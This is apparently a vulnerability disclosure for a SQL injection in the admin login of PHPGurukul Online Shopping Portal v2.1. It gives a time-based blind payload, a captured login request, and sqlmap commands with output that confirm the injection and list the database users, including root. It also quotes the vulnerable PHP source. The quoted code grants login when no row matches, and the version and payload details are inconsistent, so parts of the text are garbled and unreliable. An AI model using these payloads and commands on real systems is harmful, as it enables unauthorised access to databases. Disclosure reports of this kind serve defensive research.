

PHPGurukul Online Shopping Portal

v2.1 Foreground SQL Injection

Vulnerability

PHPGurukul Online Shopping Portal v2.1




Download link: https://phpgurukul.com/shopping-portal-free-download/#google_vignette

Vulnerability recurrence:


1. Download PHPGurukul Online Shopping Portal v2.1 from the download site and install it

Note that the database file must be imported before installation

2. Access the backend address of the website that has been built:




3. Fill in the account password casually, click Login, and then capture the packet:



4. The packet is then sent to the slave module, where the payload is put in the username parameter

Payload: ' AND (SELECT 7440 FROM (SELECT(SLEEP(5)))nECP)-- iiEu



5. Save the packet in a 3.txt folder and run `python sqlmap.py -r 3.txt --level=3 --dbms=mysql --batch`

Packets: Note that the username parameter is marked with an * sign there

```
POST /admin/ HTTP/1.1
Host: www.eyou.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://www.eyou.com
Connection: close
Referer: http://www.eyou.com/admin/
Cookie: shopId=1001; adminId=11; adminName=admin;
Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;
myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22%3
Anull%2C%22name%22%3Anull%2C%22place%22%3A%22%22%2C%22block%22%3Anull%2C%22floor
%22%3Anull%2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%220%22%2C%
22orderArrivedTime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A%22%22%7D;
shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%
```

97%E5%A4%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93%88%E5%93%88%22%2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%22%2C%22shopBlock%22%3A%22%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%232%233%22%7D; shopId=1001; userId=12345; PHPSESSION=lhmdt301fgq9hdqp7oh8fv8pfg

Upgrade-Insecure-Requests: 1

Priority: u=0, i

username=*&password=123456&submit=

```
C:\Windows\System32\cmd.exe
[19:32:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[19:32:07] [INFO] target URL appears to be UNION injectable with 5 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/
n] Y
[19:32:09] [INFO] testing 'Generic UNION query (68) - 21 to 40 columns'
[19:32:09] [INFO] testing 'Generic UNION query (68) - 41 to 60 columns'
[19:32:10] [INFO] testing 'MySQL UNION query (68) - 1 to 20 columns'
[19:32:13] [INFO] testing 'MySQL UNION query (68) - 21 to 40 columns'
[19:32:13] [INFO] testing 'MySQL UNION query (68) - 41 to 60 columns'
[19:32:13] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 504 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=' AND (SELECT 7440 FROM (SELECT(SLEEP(5))))nECP-- iiEu&password=123456&submit=
---
[19:35:13] [INFO] the back-end DBMS is MySQL
[19:35:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
vent potential disruptions
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[19:35:14] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\www.eyou.com'
[*] ending @ 19:35:14 /2025-02-16/
C:\Users\admin\Desktop\sqlmap\sqlmap>
```


6. Run **python sqlmap.py -r 3.txt --level=3 --users --batch** to run the database name:

```
C:\Windows\System32\cmd.exe
[19:35:46] [INFO] fetching database users
[19:35:46] [INFO] fetching number of database users
[19:35:46] [WARNING] time-based comparison requires larger statistical model, please wait.....
done)
[19:35:55] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
vent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[19:37:11] [INFO] adjusting time delay to 1 second due to good response times
3
[19:37:12] [INFO] retrieved: 'root'@'localhost'
[19:43:04] [ERROR] invalid character detected. retrying..
[19:43:04] [WARNING] increasing time delay to 2 seconds
t
[19:44:40] [INFO] retrieved: 'mysql.session'@'localhost'
[20:01:40] [INFO] retrieved: 'mysql.sys'
[20:07:41] [ERROR] invalid character detected. retrying..
[20:07:41] [WARNING] increasing time delay to 3 seconds
s @ localhost
[20:21:59] [CRITICAL] connection was forcibly closed by the target URL. sqlmap is going to retry the request(s)
Database management system users [3]:
[*] 'mysql.session'@'localhost'
[*] 'mysql.sys'@'localhost'
[*] 'root'@'localhost'
[20:24:21] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\www.eyou.com'
[*] ending @ 20:24:21 /2025-02-16/
```

Successful reproduction!!

Causes of vulnerabilities:

at Online-Shopping-Portal-project-V2.0\Online Shopping Portal project-V2.0\shopping\admin\index.php The username value is obtained directly from the page without SQL filtering, and the obtained value is inserted into the SQL statement for execution, resulting in SQL injection.



```
<?php
session_start();
error_reporting(0);
include("include/config.php");
if(isset($_POST['submit']))
{
    $username=$_POST['username'];
    $password=md5($_POST['password']);
    $ret=mysqli_query($con,"SELECT * FROM admin WHERE username='$username' and password='$password'");
    $num=mysqli_fetch_array($ret);
    if($num==0)
    {
        $extra="change-password.php";
        $_SESSION['alogin']=$_POST['username'];
        $_SESSION['id']=$num['id'];
        header("location:change-password.php");
        exit();
    }
    else
    {
        $_SESSION['errmsg']="Invalid username or password";
        header("location:index.php");
        exit();
    }
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Shopping Portal | Admin login</title>
    <link type="text/css" href="bootstrap/css/bootstrap.min.css" rel="stylesheet">
    <link type="text/css" href="bootstrap/css/bootstrap-responsive.min.css" rel="stylesheet">
    <link type="text/css" href="css/theme.css" rel="stylesheet">
    <link type="text/css" href="images/icons/css/font-awesome.css" rel="stylesheet">
    <link type="text/css" href="http://fonts.googleapis.com/css?family=Open+Sans:400italic,600italic,400,600" rel="stylesheet">
```

直接获取username参数值，没有做过滤，并且将值直接插入到SQL语句里面执行